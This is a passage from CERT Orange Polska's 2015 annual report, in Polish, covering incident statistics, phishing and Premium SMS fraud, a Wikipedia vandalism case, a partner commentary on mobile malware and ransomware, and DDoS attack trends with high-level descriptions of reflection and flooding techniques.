- Miniony rok to także pierwszy rok, gdy szerzej mówiono o potencjalnych ryzykach związanych z podłączaniem do sieci samochodów osobowych. W tym przypadku podatności nie zostały jeszcze szeroko wykorzystane, tym niemniej w załączniku wspominamy o kolejnych, zakończonych sukcesem próbach ataków wykonanych przez researcherów.

Zainteresowanych szczegółową analizą opisanych podatności zapraszamy do lektury załączników umieszczonych na końcu raportu.

W 2015 roku zespół CERT Orange Polska obsłużył w sposób nieautomatyczny 19 427 incydentów bezpieczeństwa dotyczących sytuacji, gdy adres IP w sieci Orange Polska był celem bądź źródłem ataku.

5. Najważniejsze zagrożenia w roku 2015 w sieci Orange Polska

W 2015 roku zespół CERT Orange Polska obsłużył w sposób nieautomatyczny 19 427 incydentów bezpieczeństwa dotyczących sytuacji, gdy adres IP w sieci Orange Polska był celem bądź źródłem ataku. Informacje dotyczyły zarówno sieci korporacyjnych, jak i indywidualnych użytkowników i pochodziły z wewnętrznych systemów bezpieczeństwa, takich jak:

- **systemy wykrywania włamań i zapobiegania im (IDS/IPS),**
- **analizatory przepływów sieciowych (flows) pod kątem ataków DDoS oraz złośliwych kodów,**
- **pułapki sieciowe (honeypot),**
- **systemy zarządzania informacją związaną z bezpieczeństwem i zdarzeniami (SIEM),**
- **DNS/IP sinkhole,**


a także ze źródeł zewnętrznych, w tym:

- **zgłoszeń od użytkowników,**
- **zgłoszeń od firm partnerskich,**
- **otwartych źródeł informacji.**

W 2015 roku do operatorów SOC i analityków CERT trafiało średnio ok. 154 tysięcy alarmów (sygnałów dotyczących podejrzenia występowania anomalii/incydentu) miesięcznie, zaś obsługiwane przez operatorów SOC systemy monitorowania rejestrowały średnio ponad 5,7 miliarda zdarzeń miesięcznie (wykres 1). Liczbę incydentów obsłużonych przez CERT Orange Polska w skali miesiąca przedstawiono na wykresie 2., szczegółowo opisując poszczególne kategorie (tabela 1.). Kategorie są oparte na typie i skutku działań naruszających bezpieczeństwo, związanych z procesem ataku na system teleinformatyczny i jego wykorzystaniem.

Incydenty bezpieczeństwa dotyczące usługowych sieci internetowych (zewnętrzne) obsłużone przez zespół CERT Orange Polska w 2015 roku w podziale na typy oraz opisy poszczególnych kategorii przedstawiono na wykresie 3.

Wykres 1. Liczba zdarzeń i incydentów bezpieczeństwa obsługiwanych przez CERT Orange Polska



Wykres 2. Liczba incydentów obsłużonych przez CERT Orange Polska w podziale na miesiące

Wykres 3. Rozkład procentowy kategorii incydentów obsłużonych przez CERT Orange Polska

Kategoria incydentu	Opis oraz przykłady zdarzeń
Obraźliwe i nielegalne treści	Rozpowszechnianie niebezpiecznych i zabronionych prawem treści (pornografia dziecięca/przemoc, spam itp.) oraz treści obraźliwych/gróźb i innych związanych z naruszeniem zasad i reguł w sieci internet
Szkodliwe oprogramowanie	Rozpowszechnianie złośliwych programów (wirus, robak, koń trojański, program szpiegujący), zwykle powodujących przeciążenia, destrukcję i destabilizację systemu lub sieci teleinformatycznych
Gromadzenie informacji	Podejmowanie działań mających na celu uzyskanie informacji o systemie lub sieci, zmierzających do nieautoryzowanego dostępu (np. skanowanie portów, inżynieria społeczna, podsłuch)
Próby włamań	Próby uzyskania nieautoryzowanego dostępu do systemu lub sieci (np. wielokrotne nieuprawnione logowania, próby naruszenia systemu lub zakłócania funkcjonowania usług przez wykorzystywanie podatności)
Włamania sieciowe	Uzyskanie nieautoryzowanego dostępu do systemu lub sieci, tj. wtargnięcie, naruszenie systemu, zwykle poprzez wykorzystanie znanych podatności systemu, itp.
Dostępność zasobów	Blokowanie dostępności zasobów sieciowych (systemu, danych), zwykle poprzez wysyłanie dużej ilości danych, które skutkuje odmową świadczenia usług (m.in. ataki typu DDoS)
Poufność i integralność informacji	Naruszenie poufności lub integralności danych, najczęściej w efekcie wcześniejszego przejęcia systemu lub przechwycenia danych podczas transmisji (np. podsłuch/przechwycenie, zniszczenie lub modyfikacja danych)
Oszustwa sieciowe	Czerpanie korzyści z nieuprawnionego wykorzystania zasobów sieciowych (informacji, systemu) bądź ich użycie niezgodne z przeznaczeniem, np. kradzież tożsamości (podszycie się, w tym phishing), naruszenia praw autorskich (piractwo, plagiat)
Inne	Zdarzenia, które nie mieszczą się w wymienionych kategoriach

Tabela 1. Kategorie incydentów

Powyższe kategorie wyodrębniono na podstawie typów i skutków naruszających bezpieczeństwo działań związanych z procesem ataku na system teleinformatyczny i jego wykorzystaniem. Są one przydatne głównie z punktu działań operacyjnych pod kątem osiągniętego celu. Przy analizowanych incydentach jednak używano zazwyczaj wielu metod i technik prowadzących do osiągnięcia określonego skutku, głównie zainstalowania złośliwego oprogramowania.

Wśród obsłużonych incydentów największą grupę, podobnie jak w ubiegłych latach, stanowiły przypadki dotyczące spamu (najczęstsze przypadki zdarzeń w kategorii „obraźliwe i nielegalne treści" – 44%) oraz ataków DDoS (prawie wszystkie przypadki kategorii „dostępność zasobów" – 29%), a także prób włamań (24,5%). Spam – mimo sporej liczby dostępnych na rynku zapobiegających mu usług i narzędzi – wciąż stanowi znaczący problem. Zgłoszenia procesowane przez CERT Orange Polska dotyczyły zarówno rozsyłania spamu przez użytkowników sieci Orange Polska, jak też otrzymywania przez nich niechcianej poczty elektronicznej. Wysyłanie spamu to głównie efekt nienależytego zabezpieczenia i niepoprawnej konfiguracji komputera ofiary. Przejmowanie takiego komputera polega zazwyczaj na zainstalowaniu w nim ukrytego oprogramowania posiadającego własny „silnik" SMTP, które przekształca go w serwer pocztowy lub tzw. serwer proxy i pozwala na maskowanie prawdziwego źródła pochodzenia spamu. Efektem są nadmierne obciążenia nie tylko przejętego komputera, ale również sieci, w której ten się znajduje, a także opóźnienia czy nawet niedostarczenia poczty do wielu odbiorców. Wystarczy znajdować się w tej samej sieci co „bramka spamowa", a poza spowolnieniem rzeczywistej prędkości połączenia może się to wiązać z umieszczeniem adresu IP na publicznych listach antyspamowych i w efekcie zablokowaniem możliwości dostarczenia maili pod większość adresów u dużych dostawców poczty. Działania CERT Orange Polska w tym kierunku to przede wszystkim poinformowanie użytkownika o fakcie rozsyłania spamu i sposobach na usunięcie problemu, wsparcie użytkownika w usuwaniu adresów IP z publicznych list antyspamowych, a także współpraca z firmami świadczącymi usługi hostingowe w zakresie blokady serwisu wysyłającego spam.

Coraz więcej obsługiwanych zgłoszeń dotyczy ataków DDoS, przede wszystkim ze względu na wciąż dużą podaż rozwiązań umożliwiających ich przeprowadzanie. Źródłem informacji o atakach są przede wszystkim dedykowane systemy monitorowania, także minimalizujące zagrożenia. Choć najbardziej medialne są ataki na usługi bankowości elektronicznej, w dużej części ofiarami DDoS są indywidualni użytkownicy Neostrady czy usługi Internet DSL. Wolumen tych ataków w wielu przypadkach można liczyć w gigabajtach na sekundę (Gbps), co oznacza, iż podjęcie mitygacji przez CERT Orange Polska bardzo często jest warunkiem poprawnego funkcjonowania usług dla pozostałych klientów atakowanych węzłów sieciowych. Więcej o tym zagrożeniu w kolejnym rozdziale „Ataki DDoS".

W kategorii „próby włamań" ujęto głównie podejrzenia prób przełamania zabezpieczeń (próby zgadywania haseł czy wykorzystania znanych podatności) dokonywane przez użytkowników sieci Orange Polska, natomiast w kategorii „gromadzenie informacji" – aktywności związane ze skanowaniem portów celem sprawdzenia dostępności usług. W zdecydowanej większości przypadków przyczyną była działalność złośliwego oprogramowania, efekt infekcji stacji roboczych użytkowników.

Komputery przejęte bez wiedzy i zgody użytkownika stają się narzędziami w rękach przestępców. Za pośrednictwem złośliwego oprogramowania przejmują oni kontrolę nad komputerem ofiary, by następnie przy użyciu tzw. serwerów C&C (Command & Control) wydawać mu polecenia. Taki przejęty komputer nazywany jest zombie lub botem, zaś sieć takich urządzeń to botnet. W kategorii „złośliwe oprogramowanie" zostały zawarte przypadki infekcji urządzeń użytkowników sieci Orange Polska, zarówno te podłączające komputer do botnetu, jak i mające na celu dalsze rozpowszechnianie złośliwego kodu (np. infekcje stron internetowych). Znaczna liczba próbek złośliwego oprogramowania została poddana przez CERT Orange Polska szczegółowej analizie prowadzącej do identyfikacji złośliwego oprogramowania i określenia skali jego występowania. W kolejnym kroku ograniczana była możliwość komunikacji zainfekowanych stacji z serwerami C&C (np. przy użyciu sinkhole), a także informowano za pośrednictwem CyberTarczy właściciela zainfekowanego urządzenia o zagrożeniu oraz sposobach jego ograniczenia. Tego typu rozwiązania pozwalają na szybsze minimalizowanie ryzyka i efektywniejsze usunięcie złośliwego kodu z komputerów naszych klientów, a dzięki temu także z sieci Orange Polska. Więcej o złośliwym oprogramowaniu i botnetach w rozdziale „Malware".

W kategorii „oszustwa sieciowe" zostały zawarte głównie przypadki podszywania się pod Orange Polska i klientów naszych usług komercyjnych, w tym phishing. Choć przy analizie ilościowej może się wydawać, iż są relatywnie niewielkim zagrożeniem, stanowią jednak coraz poważniejszy problem. W przypadku gdy poufne dane dostaną się w niepowołane ręce, ich wykorzystanie może oznaczać kradzież pieniędzy z kont bankowych czy utratę dostępu do poczty elektronicznej. CERT Orange Polska przede wszystkim uniemożliwia połączenia z wewnątrz własnej sieci z witrynami wyłudzającymi informacje, a także współpracuje z administratorami powiązanych z nimi serwerów celem zablokowania ich dla całej sieci internet.

Oprócz tradycyjnego phishingu, tj. hostowania fałszywej strony internetowej wyłudzającej dane, coraz częściej spotykane są maile zawierające dokumenty udające faktury, rachunki czy dokumenty sądowe. Odpowiednie wezwanie do działania (postraszenie użytkownika konsekwencjami) skutkuje otwarciem załącznika i instalacją złośliwego oprogramowania, które w kolejnym kroku dostarczy informacje przestępcy w momencie logowania i/lub podawania poufnych danych bądź np. podmieni numer konta docelowego przy wysyłaniu przelewu.


5.1. Case study – atak phishingowy na użytkowników usług Orange Polska oraz oszustwa związane z usługą SMS Premium (lipiec 2015)

Pod koniec lipca CERT Orange Polska otrzymał od jednego z klientów informację o problemach z dostępem do internetu i wyświetlaniu podejrzanej strony. W wyniku analizy okazało się, że problem był spowodowany przejęciem kontroli nad urządzeniem dostępowym abonenta (zakupionym poza siecią sprzedaży Orange Polska) i dokonaniem jego modyfikacji. W efekcie atakujący dokonał podmiany adresu używanego serwera DNS, co pozwoliło na wyświetlenie strony phishingowej bez jakiejkolwiek ingerencji użytkownika (tzw. pharming). W wyniku dalszej analizy okazało się, iż na tej samej maszynie była dostępna również strona phishingowa podszywająca się pod Orange – wyświetlająca fałszywą stronę internetową informującą o konieczności wysłania SMS-a Premium dla odblokowania dostępu do internetu (rysunek 2.). Przyczyną blokady miało być rzekome naruszenie praw autorskich. Wysłanie wiadomości skutkowało obciążeniem ofiary na kwotę ponad 20 zł brutto.

W oszustwie były wykorzystywane również inne numery Premium SMS, zaś skala procederu to ok. kilkadziesiąt wysłanych SMS-ów oraz kilkaset przejętych modemów (spoza sieci sprzedaży Orange Polska).

Tak niewielki wpływ był efektem podjętych przez CERT oraz inne komórki Orange Polska działań, takich jak m.in.:

- zablokowanie dla użytkowników sieci Orange Polska połączeń fałszywych serwerów DNS oraz strony phishingowej,
- interwencja dotycząca zablokowania rozpowszechniania strony phishingowej,
- przekazanie wskazówek i zaleceń dla konsultantów Infolinii Orange Polska,
- blokada na prośbę OPL serwisu SMS Premium wykorzystywanego w procederze oraz zwrot abonentom kosztów, które ponieśli, wysyłając SMS przy użyciu strony phishingowej,
- złożenie zawiadomienia do organów ścigania.



Rysunek 2. Strona wyłudzająca SMS Premium pod pozorem odblokowania dostępu

5.2. Case study – wandalizm na stronach Wikipedii (sierpień 2015)

W sierpniu mieliśmy do czynienia z kolejnym w ostatnich latach przypadkiem wandalizmu dotyczącym Wikipedii, którego źródłem był jeden z abonentów usług Orange Polska. Uporczywe naruszenia polegały przede wszystkim na łamaniu zasad ogólnie przyjętych w sieci internet oraz zakłócaniu działań innych użytkowników. Były to m.in. zamiany treści artykułów, często na obraźliwe (o treściach propagujących nazizm lub wulgarnych), oraz niezwiązane z tematem edycje haseł Wikipedii. W efekcie aktywności wandala Wikipedia ograniczyła dostęp do anonimowej edycji haseł Wikipedii ponad 500 tysiącom klientów usługi Neostrada.

Orange Polska reagowało każdorazowo po otrzymaniu zgłoszenia od administratorów Wikipedii i współpracując ze zgłaszającymi, podejmowało działania w stosunku do abonenta. Analiza aktywności wandala ostatecznie dała Orange Polska podstawy do rozwiązania umowy ze skutkiem natychmiastowym, sprawa została również zgłoszona organom ścigania. W konsekwencji podjętych działań oraz współpracy ze Stowarzyszeniem Wikimedia możliwość anonimowej edycji haseł Wikipedii została odblokowana dla klientów Orange Polska.

5.3. Okiem partnera – Intel Security

Rok 2015 przyniósł dużą aktywność cyberprzestępców, którzy skupili się na kilku głównych obszarach działalności. Trzy z nich miały największy wpływ na codzienność użytkowników internetu.

Po pierwsze stały wzrost próbek mobilnego złośliwego oprogramowania. W ciągu całego roku ich liczba zwiększyła się aż o 81%! Oznacza to, że cyberprzestępcy wykorzystują wciąż rosnącą popularność urządzeń mobilnych i zmieniającą się w niestety znacznie wolniejszym tempie świadomość ich użytkowników w zakresie zagrożeń i związanej z nimi konieczności zabezpieczania danych. Ofiarami coraz częściej padają też użytkownicy bankowości mobilnej. Dwumiesięczna analiza prawie 300 tysięcy aplikacji mobilnych przeprowadzona przez McAfee Labs ujawniła dwa trojany w obszarze bankowości mobilnej, które doprowadziły do nieuprawnionego wykorzystania tysięcy kont bankowych w Europie Wschodniej.

Nie bez znaczenia dla bezpieczeństwa danych zgromadzonych na urządzeniach mobilnych jest także podejście twórców aplikacji. Analitycy McAfee Labs w raporcie z lutego 2015 roku przeanalizowali poziom bezpieczeństwa najpopularniejszych aplikacji mobilnych i pokazali ewolucję cyberzagrożeń. Z raportu wynikało, że aż w 18 z 25 popularnych aplikacji mobilnych, których podatności zgłoszono we wrześniu 2014 roku, producenci nie wprowadzili istotnych poprawek!

Po drugie ransomware. Badania McAfee Labs pokazują, że świat wciąż musi się mierzyć z tego typu atakami wykorzystującymi oprogramowanie szyfrujące dane na zainfekowanym komputerze. Obszar ransomware rozwija się w zawrotnym tempie – całkowita liczba próbek tego typu oprogramowania w zbiorze malware ośrodka McAfee Labs wzrosła w ciągu 2015 roku o 155%!

Po trzecie – ataki na sieci firmowe z wykorzystaniem najsłabszego ogniwa, czyli pracownika bombardowanego e-mailami phishingowymi. Wyniki testu przeprowadzonego w 2015 roku przez Intel Security wśród 19 tysięcy użytkowników ze 144 krajów pokazały, że niemal nikt z nas nie potrafi prawidłowo zidentyfikować wszystkich wiadomości phishingowych! To oznacza, że jesteśmy na co dzień narażeni na atak ze strony cyberprzestępców.

Ten trend będzie się utrzymywał, a nawet wzmagał w kolejnych latach. Przewidujemy, że organizacje będą nieprzerwanie pracować nad doskonaleniem zabezpieczeń, wdrażać najnowsze technologie, zatrudniać utalentowanych i doświadczonych ekspertów, tworzyć skuteczne procedury i zachowywać czujność. W efekcie więc celem coraz większej liczby ataków staną się pracownicy, których mniej zabezpieczone systemy domowe mogą umożliwić dostęp do sieci firmowych.

Piotr Boetzel
Territory Account Manager w Intel Security

W efekcie więc celem coraz większej liczby ataków staną się pracownicy, których mniej zabezpieczone systemy domowe mogą umożliwić dostęp do sieci firmowych.

Ataki odmowy dostępu do usługi (Distributed Denial of Service – DDoS) są jednymi z najprostszych i najbardziej popularnych ataków na sieć lub system komputerowy (np. aplikacje, usługi), a zarazem jednymi z bardziej niebezpiecznych i groźnych w skutkach.

6. Ataki DDoS

Ataki odmowy dostępu do usługi (Distributed Denial of Service – DDoS) są jednymi z najprostszych i najbardziej popularnych ataków na sieć lub system komputerowy (np. aplikacje, usługi), a zarazem jednymi z bardziej niebezpiecznych i groźnych w skutkach. Ich głównym celem jest utrudnienie bądź uniemożliwienie korzystania z oferowanych przez zaatakowany system usług sieciowych i w efekcie paraliż infrastruktury ofiary.

Atak taki polega zazwyczaj na zalewaniu (ang. flooding) atakowanego obiektu odpowiednio spreparowanymi wywołaniami. Każdemu z nich atakowany obiekt przydziela pamięć, czas procesora czy pasmo sieciowe, co przy odpowiednio dużej liczbie żądań prowadzi do wyczerpania dostępnych zasobów, a w efekcie do przerwy w działaniu lub nawet zawieszenia bądź uszkodzenia systemu. W przypadku ataku na łącze sieciowe celem zazwyczaj jest zajęcie całej dostępnej przepustowości łącza.

6.1. Ryzyka związane z atakami DDoS

Ataki DDoS ograniczają bądź blokują dostęp do zasobów sieciowych (co jest istotne, w szczególności gdy należą one do podmiotów świadczących usługi online). W konsekwencji może to doprowadzić do utraty reputacji oraz dużych strat finansowych i wizerunkowych. Cechują je również:

- Łatwość i niska cena. Część narzędzi do DDoS jest dostępna za darmo, zaś na czarnym rynku „usługa" DDoS kosztuje kilka/kilkanaście dolarów. Wystarczy nawet kilkuminutowy atak (często dostępny za darmo w ramach „testu"), by uniemożliwić wykonanie transakcji w określonym czasie, zablokować dostęp do usługi w krytycznym momencie czy wylogować gracza z gry online podczas e-sportowych rozgrywek.
- Trudność przeprowadzenia efektywnej obrony, która polega głównie na ciągłym monitorowaniu i szybkiej reakcji na wykryte ataki. Te zaś charakteryzują się dużą zmiennością i różnorodnością, również w zakresie wykrywania słabych punktów celu, i dynamicznie zmieniają technikę ataku. Nieprzygotowana i zaskoczona atakiem DDoS ofiara zazwyczaj nie ma szans na obronę bądź jedynie zachowuje jej pozory (np. restartując aplikacje, serwery czy urządzenia sieciowe).
- Trudność identyfikacji rzeczywistego źródła ataku, gdyż najczęściej adresy źródłowe są zafałszowane (tzw. spoofing).
- Fakt wykorzystywania ich jako ataków pozorowanych, a w rzeczywistości umożliwiających... przepuszczenie złośliwego ruchu (np. dzięki wyłączeniu DDoS-owanych firewalli). DDoS może również mieć na celu ukrycie pośród milionów pakietów znamion włamania i nieautoryzowanego uzyskania dostępu do serwerów zaatakowanej organizacji.

Nieprzygotowana, zaskoczona atakiem DDoS ofiara nie ma w większości przypadków możliwości obrony bądź też potencjalne środki obrony są tylko pozorne i nie prowadzą do pełnego przywrócenia usługi. Odcięcia atakowanego serwisu od sieci nie można nazwać środkiem zaradczym, skoro właśnie to było celem atakującego.

6.2. Statystyki


W 2015 roku CERT Orange Polska zidentyfikował 68 641 alertów DDoS (ostrzeżeń o ruchu noszącym znamiona ataku) dotyczących sieci usługowej Orange Polska, co daje średnio ok. 6 tysięcy alertów miesięcznie. Na poniższych wykresach widzimy ich podział miesięczny ze względu na poziom krytyczności (wykres 4.) oraz rozkład procentowy (wykres 5.).

Notowany od lipca spadek liczby alertów jest związany ze zmianą metody ich obsługi w systemie monitorującym ruch sieciowy. Obecnie w jednym alercie oznaczane są różne typy ataku, więc ich sumaryczna liczba jest mniejsza w porównaniu z liczbą z ubiegłego roku. Jeden przypadek ataku może też dotyczyć kilku alertów (choćby ze względu na występowanie tzw. false positive – klasyfikacji prawidłowego ruchu jako anomalii), zaś w niektórych przypadkach infrastruktura sieciowa potrafi rozproszyć próbę bez udziału specjalistycznych rozwiązań, wtedy zabraknie go w statystykach alertów. Z powyższych względów progi alarmowe dla informacji o potencjalnym zagrożeniu są ustawione na relatywnie wysokim poziomie.


Częstość występowania ataków DDoS na przestrzeni ostatnich lat jednak nie maleje. Rozkład alertów pod względem ich krytyczności w roku 2015 jest podobny jak we wcześniejszych latach – wykres 5. Ten aspekt jest zależny od wolumenu ruchu oraz czasu jego trwania. Alert sklasyfikowany jako wysoki najczęściej ma istotny wpływ na dostępność usług, zaś te o poziomach średnim i niskim ograniczają dostępność usług jedynie w specyficznych warunkach.

- UDP Fragmentation. Fragmentacja pakietów UDP, tj. wysyłanie dużych pakietów (powyżej MTU 1500). Dla przesłania przez sieć dużych pakietów muszą one zostać podzielone do rozmiaru MTU, a następnie połączone przez atakowany system. Ta konieczność w znacznym stopniu wykorzystuje zasoby procesora.
- Reflected DDoS. Wysyłanie krótkich zapytań do urządzeń sieciowych, gdzie atakujący podszywa się pod maszynę ofiary. Urządzenia docelowe odpowiadają pakietami kierowanymi na adres pochodzący z fałszywego nagłówka, a ofiara jest zalewana olbrzymią liczbą pakietów z wielu hostów. Najczęściej wykorzystują podatności protokołów bazujących na UDP, m.in. DNS, SNMP, CHARGEN, NTP czy SSDP. W przypadku ataku rozproszonego mówimy o DrDoS, czyli Distributed Reflection DoS.
- UDP/ICMP Flood. Zalewanie atakowanego hosta pakietami UDP/ICMP wysyłanymi z wielu przejętych hostów/urządzeń (botów).
- SYN Flood / TCP RST / NULL. Zalewanie atakowanego hosta pakietami TCP z ustawioną flagą synchronizacji (SYN), resetowaniem połączenia (RST) lub bez flagi (NULL).


W roku 2015, podobnie jak w poprzednim, najczęściej występującymi rodzajami ataków były obok UDP Fragmentation ataki Reflected DDoS przy użyciu protokołów UDP (DNS, NTP, SSDP, CHARGEN, SNMP) – wykres 6. W tej sytuacji wykorzystywana jest podatność UDP na spoofing, co pozwala na wysłanie pakietu IP z podmienionym adresem źródłowym, w wyniku czego odpowiedź o dużo większym rozmiarze niż zapytanie trafia pod zadeklarowany fałszywy adres będący celem ataku.




Wykres 4. Liczba alertów DDoS w podziale na poziom krytyczności




Wykres 5. Poziom krytyczności alertów DDoS w rozkładzie procentowym



Wykres 6. Najczęstsze typy ataków DDoS



Wykres 7. Charakterystyka ruchu na porcie 123



Wykres 8. Charakterystyka ruchu na porcie 1900

Upowszechniona w ubiegłym roku metoda wzmacniania ataków DDoS również teraz mieści się w niechlubnej ścisłej czołówce. Najczęściej wykorzystywane były niepoprawnie skonfigurowane serwery czasu (NTP – Network Time Protocol), protokół SSDP (Simple Service Discovery Protocol, wykrywa urządzenia Universal Plug and Play) oraz otwarte serwery DNS. Technika ta pozwala na efektywne ataki wolumetryczne, bowiem odpowiedź źle skonfigurowanego serwera/usługi może być do kilkuset razy większa od zapytania!


Poniżej przedstawiono przykładowe charakterystyki ruchu DDoS na analizowanych łączach Orange Polska (na porcie 123 – wykres 7., 1900 – wykres 8., 53 – wykres 9.).

Jak widać na wykresach ruch wychodzący (out) jest znikomy w porównaniu z ruchem wchodzącym (in), co obrazowo dokumentuje poziom wzmocnienia przy atakach Reflected DDoS. Może również dowodzić wykorzystania podatnych urządzeń klientów podłączonych do sieci Orange Polska, co obrazuje wykres przedstawiający charakterystykę ruchu na porcie 1900 (SSDP), wykazujący wyraźny spadek ruchu wychodzącego w kwietniu. To efekt wprowadzonych przez Orange Polska zabezpieczeń polegających na rekonfiguracji urządzeń sieciowych.

